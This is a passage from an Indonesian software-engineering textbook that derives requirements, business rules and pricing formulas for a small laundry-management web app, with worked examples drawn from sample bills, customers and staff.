ISO/IEC/IEEE 29148 [1] mendaftar karakteristik yang seharusnya dimiliki sebuah kebutuhan, dan Wiegers serta Beatty [2] menyajikan daftar yang sama dengan kata-kata yang lebih sederhana. **Tabel 3.2** menerapkannya pada salah satu kebutuhan tersulit Profitina Laundry, yaitu aturan sisa tagihan, dan menunjukkan cara yang buruk dan cara yang baik untuk menuliskannya.

Tabel 3.2 Enam karakteristik kebutuhan yang baik, masing-masing diperlihatkan pada aturan pembayaran dan sisa tagihan Profitina Laundry. Versi "buruk" semuanya adalah kalimat yang sungguh-sungguh ditulis oleh tim nyata.

Karakteristik	Makna	Buruk	Baik
Perlu	Ada yang dirugikan bila kebutuhan itu tidak ada	"Aplikasi menampilkan sisa tagihan dengan bagus"	AC-6.5: halaman nota menampilkan tagihan, terbayar, dan sisa
Tidak ambigu	Hanya satu tafsiran yang mungkin	"Pelanggan harus membayar sebelum mengambil"	BR-4: diserahkan hanya bila sisa 0, kecuali "pelanggan bayar nanti" dicentang
Dapat diverifikasi	Sebuah uji dapat lulus atau gagal	"Pembayaran ditangani dengan benar"	AC-6.2: jumlah berupa bilangan bulat, $0 < amount \leq balance$
Konsisten	Tidak bertentangan dengan kebutuhan lain	"Pembayaran dapat dikoreksi" (bertentangan dengan AC-6.7)	AC-6.7: pembayaran tidak dapat disunting atau dihapus di aplikasi
Layak	Dapat dibangun dengan waktu dan alat yang ada	"Aplikasi mengecek pembayaran QRIS ke bank"	Di luar cakupan: kasir mengetik referensi QRIS
Dapat dilacak	Asal-usul dan ujinya dapat ditemukan	kalimat tanpa nomor dalam sebuah surel	FR-6, dari wawancara kasir, diuji oleh TC-6.1 sampai TC-6.8

Perhatikan betapa seringnya perbaikan itu berupa angka. "Dengan benar" menjadi "$0 < amount \leq balance$". "Cepat" menjadi "kurang dari satu detik dengan sekitar 3.000 nota". "Sebelum mengambil" menjadi "bila sisanya 0". Sebuah angka mengubah pendapat menjadi uji.

3.3 Pemangku Kepentingan dan Tujuannya

3.3.1 Siapa yang berkepentingan

> **DEFINISI. Pemangku kepentingan** (*stakeholder*) adalah orang, kelompok, atau organisasi mana pun yang terdampak oleh sistem atau dapat memengaruhinya. **Pengguna** adalah pemangku kepentingan yang mengoperasikan sistem secara langsung. Setiap pengguna adalah pemangku kepentingan; tidak setiap pemangku kepentingan adalah pengguna.

Pembedaan ini penting karena pemangku kepentingan yang tidak pernah menyentuh papan ketik adalah yang paling mudah terlupakan. Regulator yang menegakkan undang-undang pelindungan data pribadi Indonesia tidak akan pernah masuk ke Profitina Laundry, tetapi salah satu kebutuhannya, bahwa halaman publik tidak boleh menampilkan nama pelanggan, membentuk satu layar penuh.

Usaha binatu di Indonesia berskala kecil dan padat pesaing. Per September 2025, Asosiasi Laundry Indonesia (ASLI) melaporkan lebih dari 1.800 anggota usaha di 21 cabang daerah, industri dengan sekitar 34.000 pekerja, dan pasar yang diperkirakan bernilai Rp 10 triliun pada 2023 dan tumbuh sekitar 15 % per tahun [3]. Sebagian besar anggotanya adalah usaha seperti milik kita: seorang pemilik, beberapa karyawan, satu sampai tiga gerai. Perangkat lunak mereka, bila ada, biasanya berupa buku catatan atau aplikasi ponsel yang bukan pilihan mereka sendiri. Itulah dunia yang menjadi sasaran Profitina Laundry.

Tabel 3.3 mendaftar setiap pemangku kepentingan aplikasi, apa yang diinginkan masing-masing, dan bagaimana masing-masing berhubungan dengannya.

Tabel 3.3 Para pemangku kepentingan Profitina Laundry. Tiga baris terakhir tidak pernah berdiri di meja depan, dan masing-masing tetap membentuk kebutuhan.

Pemangku kepentingan	Siapa, dalam data contoh	Apa yang diinginkan	Bagaimana berhubungan dengan aplikasi
Pemilik	Hendra Wijaya, `E0001`; juga menyupervisi Rungkut	Pendapatan per gerai dan per bulan, harga, karyawan, tidak ada uang yang hilang	Peran `owner`: segalanya, di semua gerai
Supervisor gerai	Siti Nurhaliza Rahman `E0002` (Keputih), Bambang Sutrisno `E0003` (Wiyung)	Hari yang lancar, masalah tertangkap lebih awal, angka gerainya	Peran `supervisor`: pekerjaan kasir dan pencuci, ditambah pembatalan, keluhan, laporan
Kasir	lima orang, bagian `transaction` (`E0004`, `E0005`, `E0008`, `E0011`, `E0012`)	Penerimaan cepat, kembalian yang tepat, antrean yang jelas	Peran `cashier`: pelanggan, nota, pembayaran, penyerahan, struk
Pencuci	enam orang, bagian `wash` (`E0006`, `E0007`, `E0009`, `E0010`, `E0013`, `E0014`)	Tahu apa yang harus dicuci berikutnya	Peran `washer`: antrean, *Finished*, tanpa uang
Pelanggan	256 orang dalam setahun data, pelanggan dadakan maupun langganan	Cucian bersih tepat waktu, harga wajar, tahu kapan harus kembali	Tanpa akun; halaman status publik
Dosen dan mahasiswa	siapa pun yang mempelajari buku ini	Kode yang dapat dijalankan, terbaca, dan jujur	Membaca kode, menjalankan uji
Perangkat lunak lain	front end statis, spreadsheet	Data dalam JSON atau CSV	API JSON, masuk sebagai karyawan
Subjek data dan regulator	setiap pelanggan dan karyawan; badan pengawas menurut UU PDP	Data pribadi dipakai secara sah, minimal, dan aman	Kebutuhan keamanan dan privasi NFR-S

3.3.2 Pengaruh dan kepentingan

Tidak setiap pemangku kepentingan patut mendapat perhatian yang sama pada saat yang sama. Alat yang lazim, yang ada di kebanyakan buku rekayasa kebutuhan [2], [4], menempatkan setiap pemangku kepentingan pada dua sumbu: seberapa besar *pengaruh* mereka terhadap kebutuhan dan seberapa besar *kepentingan* mereka pada perilaku sistem sehari-hari. **Gambar 3.1** melakukannya untuk Profitina Laundry.



Gambar 3.1 Para pemangku kepentingan Profitina Laundry menurut pengaruh pada kebutuhan dan kepentingan pada pekerjaan harian. Pemilik dan supervisor dikelola dengan dekat; regulator berpengaruh besar tetapi tidak berkepentingan pada rincian; kasir, pencuci, dan pelanggan hidup dengan setiap keputusan dan harus terus diberi informasi.

Pojok kanan atas, *kelola dengan dekat*, berisi pemilik dan kedua supervisor: mereka yang memutuskan, dan mereka memakai sistem setiap hari. Kiri atas berisi regulator: ia tidak akan pernah peduli apa warna tombol *Finished*, tetapi satu kebutuhan darinya dapat membatalkan sebuah layar. Kanan bawah adalah orang-orang yang hidup bersama sistem delapan jam sehari dan hanya sedikit bersuara dalam perencanaan: kasir, pencuci, dan pelanggan. Mengabaikan mereka adalah cara sistem berakhir dengan formulir dua belas isian di meja depan sementara antrean mengular sampai keluar pintu. Kiri bawah, *pantau*, berisi dosen, mahasiswa, dan program lain: mereka penting, tetapi jarang mengubah kebutuhan.

3.3.3 Peran: dari orang ke izin

Pemangku kepentingan adalah orang; perangkat lunak membutuhkan **peran** (*role*), yakni himpunan izin yang diberi nama. Profitina Laundry menurunkan peran dari baris `Employee` itu sendiri, sehingga tidak ada tabel peran terpisah yang harus dijaga agar selaras (BR-12):

- karyawan yang `spv_id`-nya `NULL` adalah **pemilik** (hanya `E0001`);
- karyawan yang disebut sebagai supervisor oleh karyawan lain adalah **supervisor** (`E0002`, `E0003`);
- selebihnya, bagian `transaction` menjadi **kasir** dan bagian `wash` menjadi **pencuci**.

Peran-peran itu membentuk hierarki kecil: **pemilik ⊃ supervisor ⊃ kasir**, artinya semua yang boleh dilakukan kasir boleh juga dilakukan supervisor, dan semua yang boleh dilakukan supervisor boleh juga dilakukan pemilik. Pencuci sengaja berdiri di luar rantai itu: pencuci tidak dapat menerima uang. Satu-satunya kekhususan berasal dari data itu sendiri: Siti Nurhaliza Rahman, supervisor di Keputih, bekerja di bagian `wash`, sehingga supervisor juga boleh menandai

nota selesai. Data setahun menunjukkan mengapa hal itu penting: pada 5 Oktober 2025, Siti-lah yang menyelesaikan nota `B0014`.

3.4 Dari Wawancara ke Kebutuhan

3.4.1 Mendengar sebelum menulis

Kebutuhan tidak ditemukan di balik meja. Kebutuhan *digali* (*elicited*) dari orang-orang yang memahami pekerjaannya, dan metode tertua yang masih paling berguna adalah wawancara [5]. Wawancara kebutuhan yang baik memiliki tiga kebiasaan.

Tanyakan kejadian terakhir, bukan kejadian pada umumnya. "Bagaimana Anda menerima pesanan?" menghasilkan gambaran rapi tentang bagaimana seharusnya pekerjaan berjalan. "Ceritakan pesanan terakhir yang Anda terima" menghasilkan kenyataan: pelanggan yang tidak membawa uang kecil, kantong yang ditimbang dua kali, nota yang jatuh di balik meja.

Tanyakan mengapa, lalu tanyakan mengapa sekali lagi. Jawaban pertama menyebut sebuah solusi ("saya butuh tombol untuk mengirim WhatsApp"); jawaban kedua menyebut masalahnya ("pelanggan terus menelepon menanyakan apakah pesanannya sudah jadi"); jawaban ketiga menyebut tujuannya ("saya ingin pelanggan tahu tanpa harus bertanya kepada saya"). Kebutuhan berada pada tingkat tujuan.

Catat kata-katanya, lalu kebutuhannya, lalu rumusan kebutuhannya, dan simpan ketiganya. Kata-kata adalah bukti; kebutuhan adalah tafsiran; rumusan kebutuhan adalah keputusan. Ketika kelak seseorang bertanya mengapa FR-10 ada, rantai itulah yang menjawab.

3.4.2 Empat wawancara

Berikut empat wawancara yang membentuk Profitina Laundry, diringkas sampai ke kalimat intinya, beserta kebutuhan yang terungkap dari setiap kalimat dan rumusan kebutuhan yang menjawabnya.

Pemilik, Hendra Wijaya. "Setiap akhir bulan saya duduk dengan tiga buku catatan dan kalkulator. Itu menghabiskan satu hari Minggu penuh, dan saya tetap tidak percaya pada totalnya. Lebaran kemarin saya tidak bisa bilang gerai mana yang menghasilkan uang lebih banyak." Dan kemudian: "Kadang ada nota yang hilang dan saya tidak tahu apakah pelanggannya sudah bayar." *Kebutuhan:* total yang dapat dipercaya tanpa menjumlah sendiri, angka per gerai, per bulan, per layanan, dan catatan setiap pembayaran. *Rumusan:* FR-8 dasbor, FR-9 laporan dan ekspor CSV, FR-6 pembayaran, serta jejak audit S-11.


Seorang kasir, Dewi Lestari Putri (`E0004`, Rungkut). "Saat terberat itu Sabtu pagi. Lima orang mengantre, masing-masing bawa kantong, dan saya menulis nota dengan tangan, mencari harga, menghitung. Kalau pelanggan langganan, saya tahu namanya, tapi mahasiswa baru? Saya harus menulis semuanya." Dan: "Orang bayar separuh sekarang, separuh nanti, dan saya harus ingat siapa bayar berapa." *Kebutuhan:* penerimaan yang sangat cepat untuk pelanggan lama, harga yang dihitungkan untuknya, pembayaran sebagian yang diingat sistem. *Rumusan:* FR-2 pencarian, FR-4 membuat nota dengan harga yang dihitung sistem, FR-6 pembayaran sebagian, dan kebutuhan kebergunaan U-4: *paling lama 30 detik, lima isian, dan dua klik* untuk nota pelanggan lama.

Seorang pencuci, Agus Setiawan (`E0006`, Rungkut). "Saya cuma perlu tahu apa yang dicuci berikutnya. Yang paling lama duluan, kecuali yang kilat. Dan kalau sudah selesai, saya ingin memberi tahu bagian depan tanpa harus jalan ke sana." *Kebutuhan:* antrean dengan urutan yang

benar, satu tombol untuk menyatakan "selesai". *Rumusan:* FR-5 alur kerja dengan halaman antrean yang diurutkan dari yang terlama dan nota terlambat yang ditandai (AC-5.7), serta tindakan *Finished* (AC-5.1). Tidak ada yang menyangkut uang: peran pencuci tidak pernah melihatnya (AC-8.4).

Seorang pelanggan di Keputih, mahasiswi. "Minggu lalu saya menelepon tiga kali. Dua yang pertama tidak diangkat. Saya tidak mau menelepon, saya cuma ingin tahu apakah sudah jadi dan berapa yang masih harus saya bayar." *Kebutuhan:* pengecekan status tanpa telepon, tanpa akun. *Rumusan:* FR-10, halaman status publik. Dan dari sisi regulator, halaman yang sama tidak boleh menampilkan apa pun yang bersifat pribadi: AC-10.4.

Gambar 3.2 mengikuti salah satu kalimat itu, kalimat si pelanggan, dari wawancara sampai ke uji otomatis yang dijalankan setiap kali kode berubah.



Gambar 3.2 Dari sebuah kalimat dalam wawancara sampai ke uji yang dijalankan pada setiap perubahan. Setiap kotak disimpan, sehingga siapa pun dapat menelusuri rantai itu mundur: mengapa uji `test_tc_10_3_and_10_4_same_answer` ada? Karena seorang pelanggan lelah menelepon.

3.4.3 Apa yang di luar cakupan, dan mengapa harus ditulis

Wawancara menghasilkan lebih banyak keinginan daripada yang mampu dibiayai binatu kecil. Pemilik menyebut stok deterjen; seorang kasir bertanya apakah aplikasi dapat mengirim pesan WhatsApp; seorang supervisor menginginkan penggajian. Setiap keinginan itu dipertimbangkan lalu sengaja ditinggalkan, dan dokumen kebutuhan menyatakannya dalam sebuah tabel, sebab keinginan yang diam-diam dibuang akan kembali sebagai keluhan, sedangkan keinginan yang ditulis sebagai *di luar cakupan* dapat didiskusikan. **Tabel 3.4** adalah tabel tersebut.

Tabel 3.4 Cakupan Profitina Laundry menurut dokumen kebutuhan. Kolom kanan sama-sama merupakan keputusan seperti kolom kiri.

Dalam cakupan	Di luar cakupan (sengaja)
Login karyawan dengan peran	Akun pelanggan dan login pelanggan
Pelanggan, layanan dan harga, nota, pembayaran, alur status	Stok deterjen, mesin, perawatan
Struk, dasbor, laporan dengan ekspor CSV	Penggajian, presensi, buku besar akuntansi, pajak
Cek status publik dengan id nota dan telepon	Mengirim pesan WhatsApp atau SMS (aplikasi menampilkan nomor telepon; karyawan yang mengirim pesan)
API JSON untuk front end statis dan alat lain	Gerbang pembayaran daring (referensi QRIS dan transfer diketik kasir)
SQLite secara bawaan, MySQL dengan mengubah satu setelan	Melayani binatu lain dalam instalasi yang sama

Dua baris "di luar cakupan" perlu diberi catatan. QRIS, standar pembayaran kode QR nasional Indonesia, adalah cara banyak pelanggan membayar; Bank Indonesia melaporkan 12,55 miliar

transaksi QRIS pada semester pertama 2026 saja, dua kali lipat tahun sebelumnya, dari 66 juta pengguna di 44,86 juta merchant [6]. Meski begitu, integrasi dengan gerbang pembayaran berarti kontrak, biaya, dan server yang dapat dijangkau dari internet, semuanya berat bagi binatu tiga gerai. Karena itu kebutuhannya sederhana dan jujur: pelanggan membayar dengan aplikasi bank atau dompet elektronik apa pun, dan kasir mengetik nomor referensi yang tertera di layar pelanggan (AC-6.3). Yang kedua adalah WhatsApp: binatu memakainya setiap hari, tetapi mengirim pesan secara otomatis memerlukan akun pada penyedia layanan pesan dan persetujuan setiap pelanggan. Aplikasi menampilkan nomor telepon; manusia yang menekan *kirim*.

3.4.4 Kosakata bersama

Wawancara juga mengungkap bahwa orang memakai kata yang sama untuk hal yang berbeda. Bagi seorang kasir, "sudah bayar" berarti "sudah lunas"; bagi pemilik, "sudah bayar" berarti "sudah menyerahkan sejumlah uang". Dokumen kebutuhan menetapkan makna setiap kata penting dalam sebuah **glosarium**, yang cuplikannya ada di **Tabel 3.5**. Mulai dari sini, setiap kata di kolom kiri dalam buku ini bermakna persis seperti yang dinyatakan kolom kanan.

Tabel 3.5 Sebagian glosarium Profitina Laundry. Kata `payment` dan `credit` adalah nama kolom warisan rancangan 2020, dan itulah sebabnya glosarium diperlukan: `Bill.payment` adalah jumlah tagihan, bukan sebuah pembayaran.

Istilah	Makna
Bill (nota)	Satu pesanan cucian: satu pelanggan, satu layanan, satu jumlah (tabel `Bill`)
Unit (satuan)	Jumlah pada sebuah nota: kilogram, potong, atau pasang, bergantung pada layanan
Rack (rak)	Tempat bernomor di rak, `A01` sampai `C20`, tempat kantong sebuah nota menunggu
Queued / finished / departed	Sedang diproses / siap diambil / sudah diambil (`Bill.status`)
Charged (tagihan)	`Bill.payment`: jumlah yang harus dibayar pelanggan untuk nota itu
Paid, balance (terbayar, sisa)	Jumlah seluruh pembayaran nota; yang masih terutang
Deposit	Uang yang dibayar di muka (`Customer.credit`), dipakai dengan metode pembayaran `credit`
DP	*Down payment*, uang muka: sebagian harga yang dibayar saat menitipkan cucian
WIB	Waktu Indonesia Barat, UTC+7; setiap waktu dalam sistem adalah WIB

3.5 Aturan Bisnis dan Rumus Harga

3.5.1 Enam belas aturan yang sudah dimiliki binatu

Aturan bisnis adalah kebiasaan tak tertulis di meja depan yang kini dituliskan. **Tabel 3.6** mendaftar keenam belasnya sebagaimana dinyatakan dokumen kebutuhan.

Tabel 3.6 Enam belas aturan bisnis Profitina Laundry. Masing-masing sudah berlaku di meja depan berbasis kertas sebelum sebaris kode pun ada.

Id	Aturan
BR-1 Harga	`Bill.payment` = `Service.price` × `Bill.unit`, dihitung server ketika nota dibuat dan disimpan sebagai potret; perubahan daftar harga hanya memengaruhi nota baru
BR-2 Satuan	`unit` berupa bilangan bulat ≥ 1; berat dibulatkan **ke atas** ke kilogram bulat berikutnya; potong dan pasang dihitung
BR-3 Kilat	Kilat adalah layanan tersendiri, `S0002`, Rp 12.000 per kg, yaitu harga reguler Rp 8.000 ditambah biaya tambahan 50 %; dijanjikan dalam 1 hari, bukan 2
BR-4 Penyerahan	Cucian diserahkan bila sisa tagihan 0, kecuali karyawan mencatat "pelanggan bayar nanti"
BR-5 Pembatalan	Hanya selama `queued` dan hanya tanpa pembayaran; hasilnya: status `departed`, `finished` kosong, `payment` 0, StatusLog `cancelled`
BR-6 Pembayaran	$0 < amount \leq balance$; `credit` memerlukan deposit yang cukup dan menguranginya; referensi wajib untuk QRIS dan transfer, kosong untuk tunai, `DEPOSIT` untuk credit; pembayaran tidak pernah diubah atau dihapus
BR-7 Waktu janji	Jam setelah kedatangan: kilat 24; cuci-lipat, setrika, helm 48; bed cover, selimut 72; dry cleaning, sepatu 96; gorden 120. Nota yang masih antre setelah itu **terlambat**
BR-8 Rak	`A01`–`C20` per gerai; satu rak menampung paling banyak satu nota terbuka
BR-9 Tak diambil	Selesai dan tidak diambil setelah 30 hari: supervisor menelepon pelanggan; aplikasi hanya mendaftar, tidak pernah menghapus
BR-10 Cek status	Memerlukan id nota **dan** telepon; jawaban yang sama untuk "nota tidak ada" dan "telepon salah"
BR-11 Waktu	Semua waktu dalam WIB, disimpan sebagai `YYYY-MM-DD HH:MM:SS`; jam server yang menentukan "sekarang"
BR-12 Peran	Diturunkan dari `Employee`: tanpa supervisor → pemilik; punya bawahan → supervisor; `transaction` → kasir; `wash` → pencuci
BR-13 Urutan status	queued → finished → departed saja, tidak pernah mundur
BR-14 Id	Id berikutnya = awalan + (angka tertinggi + 1), empat digit, dihitung di dalam transaksi penyisipan, tidak pernah dipakai ulang
BR-15 Isi ulang deposit	Isi ulang menaikkan `Customer.credit` (pemilik atau supervisor); tidak diaudit dalam skema ini (pekerjaan mendatang)
BR-16 Mengubah nota	Selama antre, layanan, satuan, dan rak boleh dikoreksi; harga dihitung ulang, dan perubahan ditolak bila total baru lebih kecil daripada yang sudah dibayar

3.5.2 Rumus di balik uang

Empat di antara aturan itu berupa aritmetika, dan menuliskannya sebagai persamaan menghapus segala keraguan tentang maknanya. Misalkan p_s adalah harga layanan s dalam rupiah, dan u adalah satuan sebuah nota. Jumlah tagihannya adalah

$$payment = p_s \times u \tag{3.1}$$

dan dihitung satu kali, saat nota dibuat. Untuk layanan kiloan, satuan diperoleh dari berat w dalam kilogram, dibulatkan ke atas:

$$u = \lceil w \rceil \tag{3.2}$$

dengan $\lceil w \rceil$, dibaca "*ceiling* dari w", adalah bilangan bulat terkecil yang tidak lebih kecil daripada w: $\lceil 4.3 \rceil = 5$, $\lceil 5 \rceil = 5$. Sisa tagihan sebuah nota adalah jumlah tagihan dikurangi jumlah seluruh pembayarannya $a_1, a_2, \ldots, a_k$:

$$balance = payment - \sum_{i=1}^{k} a_i \tag{3.3}$$

dan pembayaran baru a diterima hanya bila

$$0 < a \leq balance \tag{3.4}$$

Terakhir, nota antre yang datang pada waktu t_a, untuk layanan dengan waktu janji h_s jam (BR-7), terlambat pada waktu t bila

$$t > t_a + h_s \tag{3.5}$$

3.5.3 Contoh terurai pada nota nyata

Setiap contoh memakai nota nyata dari data setahun.

CONTOH 1: CUCI REGULER, DIBULATKAN KE ATAS. Syaiful Wijaya (`C0151`) membawa 4,3 kg ke Wiyung pada malam 28 September 2026. Menurut Persamaan (3.2), $u = \lceil 4.3 \rceil = 5$. Menurut Persamaan (3.1), $payment = 8000 \times 5 = 40000$. Nota nyatanya adalah `B2938`: 5 kg, Rp 40.000, rak `A05`, diterima Fitri Handayani pukul 19.52.30.

CONTOH 2: BIAYA TAMBAHAN KILAT. Clarissa Permana (`C0108`) membawa 2,4 kg ke Keputih untuk layanan kilat pada 2 Oktober 2025. $u = \lceil 2.4 \rceil = 3$ dan $payment = 12000 \times 3 = 36000$. Muatan yang sama dengan cuci reguler akan berharga $8000 \times 3 = 24000$, jadi biaya tambahannya $36000 - 24000 = 12000$, yaitu $12000/24000 = 50\,\%$, tepat BR-3. Nota nyatanya adalah `B0006`.

CONTOH 3: UANG MUKA DAN SISANYA. Nota `B0006` lagi. Kebiasaan binatu adalah uang muka separuh harga, dibulatkan ke bawah ke ribuan penuh: $\lfloor 36000/2/1000 \rfloor \times 1000 = 18000$. Clarissa membayar Rp 18.000 tunai pukul 09.09.06, dua menit setelah nota dibuat. Menurut Persamaan (3.3), sisanya $36000 - 18000 = 18000$. Ia kembali keesokan malamnya dan membayar Rp 18.000 tunai pukul 20.11.24; kini $balance = 36000 - (18000 + 18000) = 0$, dan menurut BR-4 kantong itu boleh dibawa pulang. Nota diserahkan pada detik yang sama oleh Kevin Tanoto (`E0011`).

CONTOH 4: ATURAN PEMBAYARAN. Di meja depan, kasir mengetik Rp 50.000 untuk `B2938`, yang sisanya Rp 40.000. Menurut Persamaan (3.4), $50000 \leq 40000$ bernilai salah, sehingga pembayaran ditolak dengan pesan “The balance is only Rp 40.000”. Untuk tunai, layar tetap boleh menampilkan kembaliannya, Rp 10.000, tetapi pembayaran yang disimpan adalah Rp 40.000.

CONTOH 5: MEMBAYAR DARI DEPOSIT. Ika Wijaya (`C0089`) memiliki deposit Rp 109.000. Cuci 4 kg berharga $8000 \times 4 = 32000$. Pembayaran dengan metode `credit` sebesar Rp 32.000 disimpan dengan referensi `DEPOSIT` dan, *dalam transaksi yang sama*, menurunkan depositnya menjadi $109000 - 32000 = 77000$. Nota Rp 120.000 tidak dapat dibayar dari deposit saja; ia dapat membayar Rp 109.000 dari deposit dan sisanya dengan metode lain.

CONTOH 6: TERLAMBAT. Nota `B2909` (Nabila Sri Suryadi, cuci-lipat 6 kg di Keputih) datang pada 2026-09-26 16:07:42. Untuk cuci-lipat $h_s = 48$, jadi waktu janjinya 2026-09-28 16:07:42. Pada saat potret t = 2026-09-30 21:00:00 nota itu masih antre, dan menurut Persamaan (3.5) nota itu terlambat, sekitar 53 jam: mesin pengering di Keputih rusak. Nota itu satu dari enam nota terlambat di gerai tersebut.

3.6 Kebutuhan Fungsional, Satu demi Satu

Subbab ini membaca kesebelas kebutuhan fungsional secara berurutan. Untuk masing-masing disajikan *alasannya* (mengapa kebutuhan itu ada dan pemangku kepentingan mana yang memintanya), *kriteria penerimaannya* dalam bentuk ringkas (teks lengkapnya ada di `requirements.md`), dan *contoh* dari transaksi nyata dalam data setahun. Subbab 3.8 akan menampilkan program yang memeriksa contoh-contoh itu terhadap basis data.

3.6.1 FR-1 Login karyawan dan peran

Alasan. Setiap kebutuhan lain bergantung pada pengetahuan tentang siapa yang sedang memegang papan ketik. Pemilik ingin tahu siapa yang menerima setiap nota dan siapa yang menyelesaikannya; regulator ingin data pelanggan hanya dilihat karyawan; kasir ingin menunya sendiri, bukan menu pemilik. FR-1 adalah pintunya.

Kriteria penerimaan. Surel dan kata sandi yang benar membuka sesi dan menampilkan dasbor (AC-1.1). Kata sandi salah dan surel yang tidak dikenal menghasilkan pesan *yang sama*, "E-mail or password is wrong", agar penyerang tidak dapat mengetahui surel mana yang terdaftar (AC-1.2). Kata sandi hanya diperiksa terhadap `Employee.password_hash`, tidak pernah terhadap kolom lama `password`, dan karyawan tanpa hash sama sekali tidak dapat masuk (AC-1.3, AC-1.4). Setiap halaman kecuali login, cek status, dan berkas statis memerlukan sesi: halaman dialihkan ke login, API menjawab HTTP 401 (AC-1.5). Peran yang tidak diizinkan mendapat HTTP 403 dan halaman yang ramah (AC-1.6). Logout benar-benar mengakhiri sesi (AC-1.7). Pengenal sesi diperbarui saat login, dan cookie-nya `HttpOnly` serta `SameSite=Lax` (AC-1.8). Setelah lima kegagalan untuk satu surel dalam lima belas menit, surel itu dikunci selama lima belas menit (AC-1.9).

Contoh. `owner@profitina-laundry.example` dengan `Owner#2026` masuk sebagai *Hendra Wijaya, owner*. `kasir1@profitina-laundry.example` dengan `Kasir#2026` masuk sebagai Dewi Lestari Putri, kasir di Rungkut. Surel yang sama dengan `kasir#2026`, huruf *k* kecil, mendapat pesan yang persis sama dengan yang didapat `nobody@profitina-laundry.example`.

3.6.2 FR-2 Pelanggan: tambah, baca, ubah, hapus, cari

Alasan. Antrean Sabtu pagi sang kasir (Subbab 3.4.2). Pelanggan langganan harus ditemukan dalam sedetik, lewat nama, telepon, atau id, dan pelanggan baru didaftarkan tanpa repot.

Kriteria penerimaan. Daftar menampilkan id, nama, telepon, surel, dan deposit, dua puluh per halaman, diurutkan menurut nama (AC-2.1). Pencarian menelusuri nama, telepon, dan id, tanpa membedakan huruf besar dan kecil, serta mengabaikan tanda hubung dan spasi pada nomor telepon (AC-2.2). Pelanggan baru mendapat id berikutnya dan tanggal hari itu, dengan deposit nol (AC-2.3). Setiap isian divalidasi di server, dan bila ada kesalahan formulir dikembalikan dengan nilai yang sudah diisi tetap ada serta pesan di sebelah setiap isian yang salah (AC-2.4). Id dan tanggal pendaftaran tidak dapat diubah (AC-2.5). Pelanggan yang memiliki nota tidak dapat dihapus, dan aplikasi menyatakannya dengan kata-kata (AC-2.6). Halaman rincian menampilkan sepuluh nota terakhir beserta status dan sisanya (AC-2.7).

Contoh. Mencari `wijaya` menemukan delapan pelanggan, dari `C0228` Aisyah Wijaya sampai `C0082` Yoga Ahmad Wijaya. Mencari `0896 0000 1482`, atau `089600001482`, menemukan `C0151` Syaiful Wijaya, pelanggan langganan dengan 35 nota. Pelanggan baru berikutnya akan menjadi `C0257`, karena id tertinggi dalam data setahun adalah `C0256`. Menghapus `C0094` Khadijah Hakim ditolak dengan pesan "This customer has 62 bills and cannot be deleted".

3.6.3 FR-3 Layanan dan harga

Alasan. Hanya pemilik yang menetapkan harga; yang lain perlu melihatnya. Dan pemilik perlu yakin bahwa menaikkan harga tidak diam-diam mengubah tagihan pelanggan lama: hal itu akan membuat laporan tahun lalu tidak cocok dengan struk tahun lalu.

Kriteria penerimaan. Setiap pengguna yang masuk dapat melihat kedua belas layanan (AC-3.1); hanya pemilik yang dapat mengubahnya (AC-3.2). Deskripsi berisi 1 sampai 50 karakter dan sebaiknya memuat satuannya; harga berupa bilangan bulat dari 1 sampai 99.999 rupiah (AC-3.3). Perubahan harga tidak mengubah nota yang sudah ada (AC-3.4, dari BR-1). Layanan yang dipakai nota tidak dapat dihapus; aplikasi menyarankan untuk mengganti namanya dengan awalan "(discontinued)" (AC-3.5).

Contoh. Daftar harga berkisar dari Rp 6.000 per kg untuk setrika saja (`S0003`) sampai Rp 65.000 per potong untuk jas dua potong (`S0005`). Bila pemilik menaikkan `S0001` dari Rp 8.000 menjadi Rp 8.500, nota `B2938` tetap Rp 40.000, dan nota 5 kg yang baru menjadi $8500 \times 5 = 42500$. Menghapus `S0001` ditolak: layanan itu dipakai oleh 1.368 nota.

3.6.4 FR-4 Membuat nota

Alasan. Inilah jantung binatu, saat sebuah kantong berpindah melintasi meja, dan di sinilah dua kekhawatiran lama pemilik bertemu: nota yang hilang dan harga yang salah. Karena itu FR-4 tegas tentang asal-usul harga dan tentang penyimpanan yang semuanya-atau-tidak-sama-sekali.

Kriteria penerimaan. Harga dihitung di server menurut Persamaan (3.1); harga yang dikirim peramban diabaikan (AC-4.1). Satuan berupa bilangan bulat dari 1 sampai 999, dan formulir mengingatkan kasir untuk membulatkan kilogram ke atas (AC-4.2). Formulir menampilkan harga selagi kasir mengetik, dan server menghitungnya lagi saat menyimpan (AC-4.3). Rak harus kosong di gerai itu; formulir menawarkan rak-rak kosong, dari yang terendah (AC-4.4). Baris `Bill`, baris `StatusLog`-nya, dan baris `Payment` opsional disimpan dalam *satu transaksi*, sehingga ketiganya ada atau tidak satu pun ada (AC-4.5). Setelah disimpan, halaman nota terbuka dengan tombol *Print receipt* (AC-4.6). Dan sebuah contoh terurai: `C0151`, `S0001`, 5 kg di `O03` menghasilkan Rp 40.000, status queued, satu baris StatusLog (AC-4.7).

Contoh dari data nyata. Nota `B2952` dibuat di Wiyung pada 30 September 2026 pukul 20.09.56 oleh Fitri Handayani (`E0012`): pelanggan `C0086` Khadijah Zulkarnain, `S0001` × 5 = Rp 40.000, rak `B07`. Ia membayar uang muka Rp 20.000 tunai pukul 20.13.02, sehingga sisanya Rp 20.000.

